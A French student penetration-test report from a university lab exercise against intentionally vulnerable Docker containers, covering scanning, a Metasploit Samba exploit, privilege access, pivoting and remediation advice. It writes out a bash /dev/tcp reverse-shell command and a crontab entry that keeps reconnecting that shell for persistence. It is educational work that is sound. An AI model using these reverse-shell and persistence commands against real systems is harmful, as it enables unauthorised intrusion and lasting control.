RAPPORT PENTESTING

AUTORISATION PAR M.LABORDE Ludovic

17/12/2024

Clément HERBRECHT BOURGOIN

Déclaration de confidentialité :

Ce document renferme des données sensibles et confidentielles concernant la sécurité des systèmes et des réseaux. Son usage est strictement réservé à des fins internes et toute reproduction, copie ou diffusion, totale ou partielle, est interdite sans l'accord écrit préalable du client.

Autorisation :

Dans le cadre d’un projet pédagogique de tests d’intrusion organisé par l’IUT Nice Côte d'Azur - Site de Sophia Antipolis, nous avons obtenu l’accord explicite de M. Ludovic Laborde pour effectuer des pentests sur des machines cibles qui ont été volontairement configurées avec des vulnérabilités. L’objectif est de permettre l’élévation des privilèges d’un utilisateur standard jusqu’à ceux d’un administrateur (root).

Résumé :

Un test d’intrusion externe a été réalisé pour détecter les vulnérabilités présentes dans des images Docker, en simulant une attaque externe sans connaissance préalable des systèmes internes. Cette analyse a mis en évidence plusieurs failles critiques, notamment :

- **Exploitation de Samba :** Une version vulnérable de Samba a permis d’obtenir un accès root sur les

serveurs concernés, avec maintien de l'accès via des tâches cron.
- **Application Web vulnérable :** Une injection de commande dans l'application web a autorisé l'exécution de code à distance, facilitant l'accès à d'autres systèmes internes grâce à un pivot SSH.
- **Identifiants faibles :** L'utilisation de mots de passe par défaut sur l'application web a ouvert la voie à des accès non autorisés.

<u>Recommandations principales :</u>

- Mettre à jour Samba pour éliminer la vulnérabilité critique.
- Remplacer les identifiants par défaut et renforcer les règles de création des mots de passe.
- Corriger la faille d'injection de commande dans l'application web.
- Implémenter des contrôles d'accès rigoureux et désactiver les fonctionnalités SSH non nécessaires.

RAPPORT

Introduction

Dans ce document, je vais vous expliquer de manière simplifiée et détaillée les différentes étapes que j'ai réalisées dans le cadre de ce projet. Nous aborderons les notions fondamentales ainsi que les outils et techniques utilisés pour mener à bien les différentes phases de ce travail.

Étape 1 : Scan du réseau :

Qu'est-ce qu'un réseau ?

Un réseau est un ensemble d'ordinateurs connectés entre eux pour partager des informations et des ressources. Chaque appareil du réseau (appelé hôte) possède une adresse unique, un peu comme une maison dans une rue, appelée adresse IP. Cette adresse IP permet d'identifier chaque appareil dans le réseau.

Installation des outils de base

Pour effectuer une analyse, j'ai commencé par installer des outils nommés Docker et Docker Compose. Ces outils servent à créer des environnements isolés (appelés conteneurs) pour exécuter des programmes. Imaginez cela comme des boîtes étanches dans lesquelles vous pouvez faire fonctionner des applications sans risquer de perturber le reste de l'ordinateur.

J'ai aussi téléchargé un projet (appelé référentiel Git) contenant tous les fichiers et programmes nécessaires. Ces fichiers ont été déployés pour créer l'infrastructure.

Lancement de l’analyse réseau
J’ai utilisé des outils comme “nmap” pour scanner un réseau. Cet outil permet de découvrir quels appareils sont connectés et quels « ports » (chemins d’accès pour les communications) sont ouverts. Cela revient à vérifier quelles portes et fenêtres sont ouvertes dans un bâtiment pour évaluer la sécurité.

Voici comment cela fonctionne :
1. Identification de l’adresse IP : On trouve une adresse (172.18.0.3) appartenant à un appareil connecté au réseau.
2. Scan rapide des ports : En utilisant la commande “nmap”, on effectue un premier balayage pour détecter les ports les plus courants ouverts sur les appareils.

Étape 2 : Analyse des vulnérabilités :

Qu’est-ce qu’une vulnérabilité ?
Une vulnérabilité est une faiblesse dans un système informatique qui peut être exploitée par une personne malintentionnée pour accéder au système ou en prendre le contrôle.

Recherche des services et versions
Avec “nmap”, j’ai réalisé un scan plus approfondi pour examiner tous les ports ouverts d’un appareil. Cela inclut :
- Détection des services (applications) qui fonctionnent sur ces ports.
- Identification de la version des programmes (ici Samba 4.6.3).

Ces informations permettent de rechercher dans des bases de données si ces versions présentent des failles de sécurité connues.

Étape 3 : Exploitation de Samba 4.6.3 :

Qu’est-ce que Samba ?

Samba est un programme qui permet de partager des fichiers entre des ordinateurs, même s’ils utilisent des systèmes différents (par exemple Windows et Linux). Cependant, certaines versions de Samba peuvent contenir des failles.

Utilisation de Metasploit

Metasploit est un outil qui aide les chercheurs en sécurité à tester les systèmes en simulant des attaques. Voici comment cela a été fait :

1. J’ai cherché un module spécifique dans Metasploit pour exploiter la faille de Samba.
2. Après avoir configuré les options (comme l’adresse IP cible), j’ai lancé une commande pour exploiter la faille et obtenir un accès à l’appareil.

Étape 4 : Shell inversé (Reverse Shell) :

Qu’est-ce qu’un shell ?

Un shell est une interface qui permet de donner des commandes directement à un ordinateur. Avec un « reverse shell », l’ordinateur cible se connecte à votre machine pour que vous puissiez en prendre le contrôle.

Mise en place d’un reverse shell

1. J’ai généré un script spécial à l’aide d’un site web (www.revshells.com).
2. Ce script a été exécuté sur la machine cible, ce qui a établi une connexion entre elle et votre ordinateur.
3. Une fois connecté, j’ai utilisé des commandes pour rendre cette connexion stable et interagir avec l’ordinateur cible comme si on y était.

Étape 5 : Planification automatique avec Crontab:

Qu’est-ce que Crontab ?

Crontab est un outil qui permet de programmer des tâches à effectuer automatiquement à des heures précises. Par exemple, vous pouvez dire à l’ordinateur d’exécuter une commande tous les jours à 8 heures.

Configuration

1. J’ai ajouté une commande dans le fichier Crontab pour exécuter une tâche régulière.
2. Cela permet d’automatiser certaines actions, comme maintenir un accès ou exécuter des scripts.

Étape 6 : Configuration SSH pour le proxy :

Qu’est-ce que SSH ?

SSH est un protocole qui permet de se connecter à distance à un autre ordinateur de manière sécurisée.

Génération d’une clé SSH

J’ai créé une paire de clés (publique et privée). La clé publique a été ajoutée à la machine cible pour permettre une connexion sans mot de passe. Cette technique est à la fois plus pratique et plus sécurisée.

Étape 7 : Utilisation de VNC et navigation web :

Qu’est-ce que VNC ?

VNC (Virtual Network Computing) est un outil qui permet de contrôler un ordinateur à distance via une interface graphique, comme si vous utilisiez directement son écran.

Connexion à distance

1. J’ai installé un logiciel VNC et configuré un mot de passe pour accéder à la machine distante.
2. Une fois connecté, j’ai utilisé un navigateur web pour tester une application vulnérable (DVWA) et exécuter un reverse shell depuis cette interface.

Conclusion :

Ces étapes montrent comment utiliser divers outils et techniques pour analyser un réseau, identifier des vulnérabilités, et exploiter des failles afin de tester la sécurité des systèmes. Chaque action doit être effectuée dans un cadre légal et éthique, car ces connaissances sont très puissantes et doivent être manipulées avec responsabilité.

Prévention et réduction des risques :

Pour limiter les risques de sécurité et protéger les systèmes contre ce type d’attaques, voici quelques bonnes pratiques :

1.Mises à jour régulières :

- Maintenez tous les logiciels et systèmes à jour pour corriger les failles de sécurité connues.

2.Utilisation d’outils de surveillance :

- Installez des outils pour surveiller les activités réseau et détecter les comportements suspects.

3.Gestion des accès :

- Limitez les privilèges des utilisateurs et appliquez le principe du moindre privilège.
- Utilisez des mots de passe forts et changez-les régulièrement.

4.Pare-feu et antivirus :

- Configurez des pare-feu pour contrôler les communications entrantes et sortantes.
- Utilisez des logiciels antivirus et antimalware pour détecter et éliminer les menaces.

5.Formations en sécurité :

- Sensibilisez les employés et les utilisateurs aux risques informatiques et à la détection de tentatives de phishing ou d'autres attaques.

6.Sauvegardes régulières :

- Effectuez des sauvegardes fréquentes des données critiques pour pouvoir récupérer rapidement les informations en cas de problème.

En appliquant ces mesures, il est possible de considérablement réduire les risques d'attaques et de renforcer la sécurité des systèmes informatiques.

Annexe :

Etape 1 SCAN DU RÉSEAU :

1. **Installation de Docker et Docker Compose** :

-La commande **apt install docker.io docker-compose** installe Docker, un outil de conteneurisation, ainsi que Docker Compose, qui permet de gérer plusieurs conteneurs via un fichier de configuration. Cela assure que votre environnement dispose des outils nécessaires pour exécuter des conteneurs.

-La commande **systemctl enable docker** active le démarrage automatique du service Docker au démarrage du système, garantissant que Docker reste opérationnel même après un redémarrage.

2. **Lancement de l'infrastructure :**

-**cd /opt** : Change de répertoire pour se déplacer dans le dossier /opt, souvent utilisé pour stocker des logiciels ou scripts tiers.

-**git clone https://github.com/slurptheworld.git** : Clone le dépôt Git contenant les fichiers nécessaires pour déployer l'infrastructure, permettant ainsi de récupérer tous les scripts et configurations.

-**cd AuditsSecu** : Entre dans le répertoire contenant les fichiers spécifiques nécessaires au projet ou à l'infrastructure de sécurité.

-**chmod +x startup.sh** : Rend le script startup.sh exécutable, ce qui permet de l'exécuter comme un programme. Cela est souvent utilisé pour préparer des environnements ou démarrer des services.

-**docker-compose up** : Lance l'infrastructure décrite dans le fichier docker-compose.yml, démarrant les conteneurs nécessaires en fonction de leur configuration et orchestrant leur exécution.

J'ai ensuite utilisé la commande **docker ps** afin d'afficher une liste des conteneurs Docker en cours d'exécution sur le système, avec des informations clés comme l'ID, le nom, l'image utilisée, l'état et les ports exposés. Elle permet de surveiller les conteneurs actifs et de vérifier leur statut en temps réel.

```
┌──(root㉿Puce)-[/opt/AuditsSecu]
└─# docker ps
CONTAINER ID   IMAGE                        COMMAND                  CREATED       STATUS       PORTS
                         NAMES
0512f701e378   sadry/sadry:tp_pen_kali      "/entrypoint.sh"         9 hours ago   Up 9 hours   0.0.0.0:9021→5900/tcp, :::9021→5900/tcp, 0.0.0.0:9020→8080
/tcp, :::9020→8080/tcp   kali
eeec626b11a4   hichigari/samba:latest       "/usr/local/samba/sb…"   9 hours ago   Up 9 hours   139/tcp, 137-138/udp, 445/tcp
                         samba
5f1d4fbb7f09   hichigari/damnweb:latest     "/main.sh /opt/start…"   9 hours ago   Up 9 hours   80/tcp
                         WebPentest
4807b537a6ad   tenableofficial/nessus       "/bin/bash -c 'cat /…"   9 hours ago   Up 9 hours   0.0.0.0:8834→8834/tcp, :::8834→8834/tcp
                         Nessus
```

Ici ce qui nous intéresse c’est la sadry/sadry:tp_pen_kali. On peut donc voir le container ID qui est d2e23ec21328 (j’ai rencontré des problèmes, j’ai dû refaire et le container id à changer entre temps).

On prend ce container ID et on tape la commande **sudo docker exec -it d2e23ec21328 bash** qui ouvre une session interactive dans un conteneur en cours d'exécution (identifié ici par l'ID d2e23ec21328) en utilisant le shell Bash. Cela permet d'exécuter des commandes directement à l'intérieur du conteneur, comme si on y était connecté.


```
┌──(root㉿Puce)-[/opt/AuditsSecu]
└─# sudo docker exec -it d2e23ec21328 bash
┌──(root㉿d2e23ec21328)-[/]
└─#
```

On fait un **ip a** qui affiche toutes les informations d'interface réseau sur le système, y compris les adresses IP assignées, les masques de sous-réseau, les états de la connexion, et les interfaces réseau disponibles. C’est utile pour analyser les configurations réseau du système.

```
┌──(root㉿d2e23ec21328)-[/]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
12: eth0@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:12:00:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.18.0.3/16 brd 172.18.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

Ce qui nous intéresse est l’adresse 172.18.0.3.

La commande **nmap -F 172.18.0.0/24** effectue un scan rapide sur le réseau 172.18.0.0/24, en identifiant les hôtes actifs et leurs ports ouverts. Le paramètre -F limite le scan aux ports les plus couramment utilisés (1-100), ce qui permet de détecter rapidement les serveurs vulnérables tout en réduisant le temps de l'analyse.



Etape 2 ANALYSE VULNÉRABILITÉS :


La commande **nmap -p- -sC -sV 172.18.0.4** effectue un scan complet sur l'hôte 172.18.0.4. Elle teste tous les ports (-p-) pour vérifier les services ouverts, utilise le scan par défaut (-sC) pour rechercher des scripts de détection de vulnérabilités, et détecte la version des services (-sV). Cela permet de trouver des services accessibles et de déterminer leurs versions pour évaluer les risques potentiels.

On a donc repéré Samba 4.6.3 que nous pouvons exploiter par la suite.

Etape 3 EXPLOIT SAMBA 4.6.3:

Tout d'abord on entre dans **msfconsole** qui lance l'interface de la console Metasploit, un framework d'exploitation de sécurité utilisé pour tester la sécurité des systèmes en simulant des attaques.

Une fois dans metasploit, on tape search **is_known** qui va effectuer une recherche dans la base de données des modules exploitables pour identifier les exploits connus et disponibles, facilitant ainsi la détection rapide des vulnérabilités exploitées dans les systèmes.



Il y a donc la présence d'un module en id 0.

Par la suite on fait **use 0** dans Metasploit sélectionne un module d'exploitation particulier en utilisant son ID (0 ici).

On regarde dans **show options** affiche toutes les options disponibles pour le module sélectionné, permettant ainsi de configurer les paramètres nécessaires avant l'exploitation.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(linux/samba/is_known_pipename) > show options

Module options (exploit/linux/samba/is_known_pipename):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7
                                             /metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The SMB service port (TCP)
   SMB_FOLDER                      no        The directory to use within the writeable SMB sha
                                             re
   SMB_SHARE_NAME                  no        The name of the SMB share containing a writeable
                                             directory


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Interact)
```

Avec **set rhosts 172.18.0.4** on définit l'hôte distant cible pour le module d’exploitation. Ensuite on exécute **run dans** le module d’exploitation avec les paramètres configurés, tentant d'exploiter la vulnérabilité ciblée pour accéder à l’hôte spécifié.


```
msf6 exploit(linux/samba/is_known_pipename) > set rhosts 172.18.0.3
rhosts => 172.18.0.3
msf6 exploit(linux/samba/is_known_pipename) > run
```

Pour voir sur qui nous sommes connecté, on tape **whoami** qui permet de vérifier l'identité ou le rôle actuel de l'utilisateur dans le système compromis. Cette commande affiche le nom de l'utilisateur actuellement connecté ou le niveau de privilège sous lequel on opère.


```
whoami
root
```

Etape 4 REVERSE SHELL:

On se rend sur le site https://www.revshells.com, un site qui permet de générer des reverse shells avec différentes configurations comme l'IP, le port, le type de shell et les méthodes d'encodage. Il est utilisé principalement dans le cadre des tests de pénétration pour vérifier les vulnérabilités des systèmes en établissant des connexions à distance depuis un système compromis.



On prend donc **nc -lvnp 6034** qui utilise Netcat pour ouvrir un canal de communication en écoute sur le port 6034. Elle permet plus précisément de capturer des connexions entrantes, facilitant ainsi l'écoute d'éventuelles connexions réseau entrantes sur ce port spécifique.




Pour exécuter la commande **bash -c "bash -i >& /dev/tcp/172.18.0.3/6034 0>&1"** dans Metasploit et ouvrir un shell interactif sur nc -lvnp 6034 qui est en écoute :

1. On lance l'écoute sur un second terminal.
2. Ensuite, on exécute cette commande dans le metasploit après avoir lancé le run

3. On observe donc que sur le terminal avec le nc -lvnp on à accès à root86b68063837c:/tmp#

Entre autres, lorsque le payload est exécuté, il établit une connexion inverse avec le terminal en écoute (nc -lvnp 6034), permettant ainsi l'ouverture d'un shell interactif à travers cette connexion.



Pour rendre le shell plus interactif et stable depuis la machine Samba, après avoir établi la connexion, j'ai utilisé les commandes suivantes :

1.Utiliser Python pour ouvrir un shell interactif :
python -c 'import pty; pty.spawn("/bin/bash")'

2.Exporter la variable TERM :
export TERM=xterm

3. Activer les commandes spécifiques au terminal :
stty raw -echo; fg; reset

Cela permet d'utiliser des commandes comme clear et de gérer les interruptions clavier comme CTRL+C efficacement.

```
┌──(root㉿d2e23ec21328)-[/]
└─# nc -lvnp 6034
Listening on 0.0.0.0 6034
Connection received on 172.18.0.4 48706
root@86b68063837c:/tmp# python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
root@86b68063837c:/tmp# export TERM=xterm
export TERM=xterm
root@86b68063837c:/tmp# ^Z
[1]+  Stopped                 nc -lvnp 6034

┌──(root㉿d2e23ec21328)-[/]
└─# stty raw -echo;fg;reset
nc -lvnp 6034

root@86b68063837c:/tmp# ^C
root@86b68063837c:/tmp#
```

Etape 4 CRONTAB:

La commande **su -** est utilisée pour passer temporairement à l'utilisateur root, ce qui permet d'exécuter des commandes avec des privilèges administratifs, notamment pour installer ou configurer des logiciels. Ensuite on exécute **apt install cron**, cela permet d'installer le service cron, qui est essentiel pour les tâches planifiées dans un système Linux.

```
root@86b68063837c:/tmp# su -
root@86b68063837c:~# apt install cron
```

Pour les commandes service cron start et service cron status :

1.service cron start : Démarre le service cron, ce qui active le gestionnaire de tâches planifiées dans le système.

2.**service cron status** : Affiche l'état actuel du service cron, indiquant s' il est en cours d'exécution ou s'il rencontre des problèmes.

```
root@86b68063837c:~# service cron start
 * Starting periodic command scheduler cron                       [ OK ]
root@86b68063837c:~# service cron status
 * cron is running
```

On ouvre ensuite l'éditeur de texte avec **crontab -e**, permettant à l'utilisateur de modifier ou de créer des règles de planification pour les tâches automatisées.

```
root@86b68063837c:~# crontab -e
```

On ajoute cette ligne dans le fichier /tmp/crontab en faisant nano.

```
# m h  dom mon dow   command
  * *   *   *   *    /bin/bash -c "/bin/bash -i &> /dev/tcp/172.18.0.3/6034 0>&$
```

Avec **crontab -l** affiche la liste des crontab actuellement configurés pour l'utilisateur, permettant ainsi de voir les tâches planifiées. On voit ce que j'ai ajouté dans le fichier avec nano.

```
m h  dom mon dow   command
* *   *   *   *    /bin/bash -c "/bin/bash -i &> /dev/tcp/172.18.0.3/6034 0>&1"
```

```
└─# nc -lnvp 6034
Listening on 0.0.0.0 6034
Connection received on 172.18.0.4 47796
bash: cannot set terminal process group (713): Inappropriate ioctl for device
bash: no job control in this shell
root@86b68063837c:~#
```

Etape 5 SSH pour PROXY:

La commande **ssh-keygen -b 2048** est utilisée pour générer une paire de clés SSH, constituée d'une clé privée et d'une clé publique. La longueur de la clé est de 2048 bits, ce qui offre un bon équilibre entre sécurité et performance. Cette taille de clé est généralement suffisante pour protéger les connexions sécurisées contre les attaques par force brute tout en restant relativement rapide pour le chiffrement et le déchiffrement des données. Une fois générées, la clé publique peut être utilisée pour l'authentification sans mot de passe sur des systèmes compatibles avec SSH.

```
┌──(root㉿d2e23ec21328)-[/]
└─# ssh-keygen -b 2048
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:cZf/DtM5TzSG2HCarsfl6uuMGp4kimX6Deqob8vW+0I root@d2e23ec21328
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|               .  |
|          . ..o.  |
|           o .B.. |
|          S  + o.o.|
|     E      .  ..+o|
|    * . o   ..o oo+|
|..O * + o +o . =o|
|=O=+.=.+.o+*o   o|
+----[SHA256]-----+

┌──(root㉿d2e23ec21328)-[/]
└─# cd /root/.ssh

┌──(root㉿d2e23ec21328)-[~/.ssh]
└─# chmod 600 id_rsa.pub
```

On se déplace dans le fichier avec **cd /root/.ssh** . Par la suite on tape **chmod 600 id_rsa.pub** ajuste les permissions de la clé publique id_rsa.pub afin qu'elle ne soit accessible qu'à l'utilisateur propriétaire. Cela garantit que le fichier de la clé publique est sécurisé et ne peut être lu ou modifié par d'autres utilisateurs.

Avec la commande **cat id_rsa.pub** on peut afficher le contenu de la clé publique id_rsa.pub, généralement utilisé pour copier la clé publique et l'ajouter à la configuration SSH d'un autre système pour l'authentification sans mot de passe.

Ensuite nous nous rendons sur la samba ou nous faisons **touch authorized_keys**, puis avec un nano on ajoute le ce que nous à donné la commande **cat id_rsa.pub**

Entre autres, nous avons généré une clé publique en utilisant la commande suivante : **ssh-keygen -b <nombre_de_bits_de_clé>**. Cela permet de configurer une connexion SSH sans avoir à entrer de mot de passe lors de la connexion à la machine Samba, en rendant le processus d'authentification plus sécurisé et automatisé. Ensuite, nous avons mis cette clé dans un fichier à l'intérieur de la samba afin de pouvoir se connecter avec.

Etape 6 PROXY, EXPLOIT DVWA, VNC:


Tout d'abord on fait, apt install proxy. Ensuite on tape la commande **proxychains nmap -Pn -sT 172.19.0.2** qui utilise proxychains pour diriger le trafic réseau à travers un proxy avant d'effectuer le scan. Le paramètre -Pn désactive la vérification des réponses ICMP, tandis que -sT indique un scan de type TCP pour tester les ports ouverts sur l'hôte 172.19.0.2. Cela permet de contourner les restrictions de réseau en utilisant un proxy pour masquer l'origine des requêtes de scan.

```
┌──(root㉿d2e23ec21328)-[/etc]
└─# proxychains nmap -Pn -sT 172.19.0.2
```


```
Nmap scan report for 172.19.0.2
Host is up (0.0100s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 6.86 seconds
```

On installe **sudo apt install tigervnc-viewer**, (Tigervnc-viewer est un logiciel client de bureau à distance basé sur le protocole VNC (Virtual Network Computing). Il permet aux utilisateurs de se connecter et d'interagir avec un autre ordinateur via une interface graphique, même si les deux machines ne sont pas physiquement proches. Tigervnc-viewer est compatible avec de nombreux systèmes d'exploitation et est couramment utilisé pour accéder à des bureaux distants, partager des écrans, ou fournir un support technique à distance).

On utilise **vncserver afin de** lancer un serveur VNC sur un système Unix, permettant ainsi à l'utilisateur de se connecter à un bureau distant via un client VNC. Elle initialise un environnement VNC avec un bureau virtuel spécifique, généralement assigné par un numéro. Puis on fait **vncpasswd** qui permet de définir un mot de passe pour le serveur VNC que l'utilisateur doit entrer pour accéder à son bureau virtuel. Ce mot de passe est nécessaire à la connexion sécurisée au serveur VNC.

